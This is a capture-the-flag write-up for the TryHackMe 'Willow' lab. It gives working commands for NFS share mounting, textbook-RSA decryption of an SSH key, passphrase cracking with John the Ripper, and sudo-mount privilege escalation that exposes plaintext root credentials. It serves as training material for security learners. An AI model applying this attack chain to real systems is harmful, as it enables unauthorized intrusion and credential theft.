TryHackMeMedium
TryHackMe - Willow
nfsrsassh-crackingsudosteganographylinux
1. Enumeration
1.1 Nmap Scan
BASH
nmap -p- 10.49.163.136Open Ports:
- 22/tcp – SSH
- 80/tcp – HTTP
- 111/tcp – rpcbind
- 2049/tcp – NFS
This immediately suggests NFS enumeration.
Enumerated the Webpage Got

Decoded this got the some Cipher Numbers

BTW THE WEBSITE FOR WHICH I USED FOR DECODING THE TEXT IS https://www.keysec.in/recipes
1.2 NFS Enumeration
I enumerated NFS exports:
BASH
showmount -e 10.49.163.136Output:
TEXT
/var/failsafe *This showed that /var/failsafe was exported to everyone.
1.3 Mounting the NFS Share
BASH
mkdir -p /tmp/mnt/nfsAfter correcting the syntax, I still hit another error:
BASH
mount -t nfs 10.49.163.136:/var/failsafe /tmp/mnt/nfs
TEXT
mount.nfs: failed to apply fstab optionsAt this point, I was confused and tried mounting /var directly (which also failed). After researching, I learned that TryHackMe boxes often require forcing NFSv3.
The working command was:
BASH
sudo mount -t nfs -o vers=3 10.49.163.136:/var/failsafe /tmp/mnt/nfsThis finally worked.
1.4 Inspecting the NFS Share
Inside the mounted share:
BASH
ls /tmp/mnt/nfsI found a file called:
TEXT
rsa_keys2. Cryptography – Weak Textbook RSA
2.1 RSA Key Discovery
Opening the file:
BASH
cat rsa_keys
TEXT
Public Key Pair: (23, 37627)
Private Key Pair: (61527, 37627)
At first, I didn't immediately recognize how weak this was. I initially wondered if it was just a hint or unrelated data. After checking the modulus size, I realized this was textbook RSA with a very small n.
2.2 Decrypting the Ciphertext (trial-and-error)
I initially tried to interpret the numeric ciphertext as ASCII or Unicode values, which obviously didn't work. After stepping back, I realized each number was less than n, meaning it was likely RSA ciphertext.
I wrote a Python script using modular exponentiation:
PYTHON
m = pow(c, d, n)Here is the Python Script I made:
PYTHON
# RSA parameters
n = 37627
d = 61527  # or 24287

# Paste the ciphertext as a SPACE-separated string
ciphertext_str = """
#PASTE THE ENCODED NUMBERS THAT WE GOT BY DECODING THE HEX"""

# Convert string → list of integers
ciphertext = [int(x) for x in ciphertext_str.split()]

# Decrypt
plaintext = [pow(c, d, n) for c in ciphertext]

# Print numeric plaintext (comma-separated)
print(", ".join(map(str, plaintext)))

# OPTIONAL: Try ASCII decoding
try:
    print("\nASCII output:")
    print("".join(chr(m) for m in plaintext if 0 <= m < 128))
except ValueError:
    pass
When I converted the output to ASCII, I finally saw something recognizable:
TEXT
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
This confirmed the RSA decryption was correct.
3. Encrypted SSH Key – Cracking and Confusion
3.1 Cracking the Key
I saved the decrypted key as enc_key
Then cracked the passphrase:
BASH
ssh2john enc_key > hash.h
john hash.h --wordlist=/usr/share/wordlists/rockyou.txt
Result:
TEXT
wildflower3.2 SSH Attempts That Failed
My first SSH attempt:
BASH
ssh willow@10.49.163.136 -i enc_keyEven after entering the correct passphrase, I kept getting:
TEXT
sign_and_send_pubkey: no mutual signature supportedAt this stage, I incorrectly assumed the key was wrong.
I decrypted the key:
BASH
openssl rsa -in enc_key -out id_rsaTried again:
BASH
ssh willow@10.49.163.136 -i id_rsaStill failed with the same error.
3.3 Final Working SSH Fix (legacy algorithm issue)
After investigating further, I realized this was not a key problem, but an OpenSSH compatibility issue. Modern clients disable ssh-rsa by default, while the target server only supported it.
The working command was:
BASH
ssh -i id_rsa \
  -o PubkeyAcceptedAlgorithms=+ssh-rsa \
  -o HostKeyAlgorithms=+ssh-rsa \
  willow@10.49.163.136
This finally gave me a shell as willow.
4. File Discovery & Exfiltration
After successfully logging in as willow, I listed the contents of the home directory:
BASH
willow@willow-tree:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.jpg  Videos
The file user.jpg immediately stood out as a likely user flag or clue.
BASH
scp -i id_rsa \
  -o PubkeyAcceptedAlgorithms=+ssh-rsa \
  -o HostKeyAlgorithms=+ssh-rsa \
  willow@10.49.163.136:/home/willow/user.jpg .
The transfer succeeded:
TEXT
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See <https://openssh.com/pq.html>
user.jpg
Result: I obtained the user flag embedded inside the image.

5. Privilege Escalation – sudo mount
5.1 sudo Permissions
BASH
sudo -l
TEXT
(ALL : ALL) NOPASSWD: /bin/mount /dev/*5.2 Discovering Path
I listed /dev:
BASH
ls /devI noticed a suspicious device:
TEXT
hidden_backupAt first, I tried reading it directly:
BASH
cat /dev/hidden_backupPermission denied.
That's when I realized it needed to be mounted, not read.
5.3 Successful Privilege Escalation
I mounted the device without any options (matching the sudo rule exactly):
BASH
sudo /bin/mount /dev/hidden_backup /mnt/credsThis worked.
Inside the mount:
BASH
cat /mnt/creds/creds.txt
TEXT
root:7QvbvBTvwPspUK
willow:U0ZZJLGYhNAT2s
Using the root password:
BASH
su rootRoot access achieved.
6. Root Flag – Steganography Twist
The root shell message hinted that the flag was provided earlier. This led me back to user.jpg.
I extracted hidden data:
BASH
steghide extract -sf user.jpgThis produced root.txt.
BASH
cat root.txt🏁 Final Flag
TEXT
THM{REDACTED}Key Takeaways
- NFS Misconfiguration - The
/var/failsafeshare was exported to everyone (*) - Weak RSA - Textbook RSA with small modulus is trivially breakable
- Legacy SSH Algorithms - Modern OpenSSH disables
ssh-rsaby default - sudo mount - Can be exploited to mount hidden devices
- Steganography - Always check images for hidden data